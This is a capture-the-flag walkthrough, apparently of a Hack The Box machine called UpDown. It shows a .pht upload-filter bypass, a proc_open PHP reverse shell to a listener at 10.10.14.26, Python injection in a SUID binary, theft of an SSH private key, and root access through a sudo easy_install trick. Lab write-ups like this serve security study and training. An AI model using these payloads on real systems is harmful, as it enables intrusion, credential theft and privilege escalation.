


Ok, the info is

- it's a bad blacklist filter, use `.pht` to bypass
- The upload file will be deleted after all urls checked
- The upload file will be put under `/uploads/{md5_TIME}`

refer - https://book.hacktricks.xyz/pentesting-web/file-upload

My reverse shell seems to be filtered




I'll have to put multiple inaccessible URLs to expand time before file delete

```
http://google.com
http://google.com
http://google.com
http://google.com
http://google.com
http://google.com
http://google.com
...
```

```php
<?php
phpinfo();
?>
```

It disable functions like `exec`, `shell_exec`, `fsockopen`, `system`



Directive		ster Value
arg_separator.output	&	
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value

Disabled Functions:

```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignal
ed,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_
```

```
get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_si
gwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,
pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream
_socket_sendto,dl,stream_socket_client,fsockopen
```

So, craft a custom reverse shell without using above functions

`proc_open` is not blacklisted, I'll use that

```
┌──(root㉿kali)-[/usr/share/seclists/Web-Shells/PHP]
└─# locate webshell | grep php -i
/usr/share/webshells/php
/usr/share/webshells/php/findsocket
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php
```

I'll edit from `/usr/share/webshells/php/php-reverse-shell.php`

```php
<?php

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
```

```
);

$process = proc_open("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.26/1111 0>&1'",
$descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}
?>
```

Got Shell

```
┌──(root㉿kali)-[~/updown]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.11.177] 58732
bash: cannot set terminal process group (907): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev/uploads/650ec8547d3c0ca19e61e0507d14f07a$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

User Flag

Found interesting SUID bits set file

```
www-data@updown:/$ find / -perm -u=s+ 2>/dev/null
find / -perm -u=s+  2>/dev/null
...
/home/developer/dev/siteisup

www-data@updown:/home/developer/dev$ ls -la
ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30 11:24 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
```

Check the file, found out `siteisup` will run `siteisup_test.py`

```
file siteisup
siteisup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f,
for GNU/Linux 3.2.0, not stripped

(remote) www-data@updown:/home/developer/dev$ strings siteisup
/lib64/ld-linux-x86-64.so.2
libc.so.6
...
Welcome to 'siteisup.htb' application
/usr/bin/python /home/developer/dev/siteisup_test.py
:*3$"
```

Command Injection Testing

Refer - https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

```
(remote) www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__("os").system("/bin/bash -i")
developer@updown:/home/developer/dev$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
```

Ok, although the user is `developer`, but the group is still www-data

Get ssh private key then ssh into the host

```
(remote) developer@updown:/home/developer/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
...

┌──(root㉿kali)-[~/updown]
└─# ssh developer@siteisup.htb -i id_rsa
developer@updown:~$ id
uid=1002(developer) gid=1002(developer) groups=1002(developer)\

developer@updown:~$ cat user.txt
c6a8d65ad39deff149f342bfdf3e7c66
```

ROOT Flag

```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:~$ file /usr/local/bin/easy_install
/usr/local/bin/easy_install: Python script, ASCII text executable
developer@updown:~$ cat /usr/local/bin/easy_install
#!/usr/bin/python
# -*- coding: utf-8 -*-
import re
import sys
from setuptools.command.easy_install import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
developer@updown:~$
```

search `easy install` on GTFObin

```
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty)
2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo /usr/local/bin/easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.4ZySzUF6Q6
```

```
Writing /tmp/tmp.4ZySzUF6Q6/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.4ZySzUF6Q6/egg-dist-tmp-FkFLy_
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
egg-dist-tmp-FkFLy_  setup.cfg  setup.py  temp
# cd ~
# cat root.txt
5763ffb00507f9bee7217d64d96d7542
```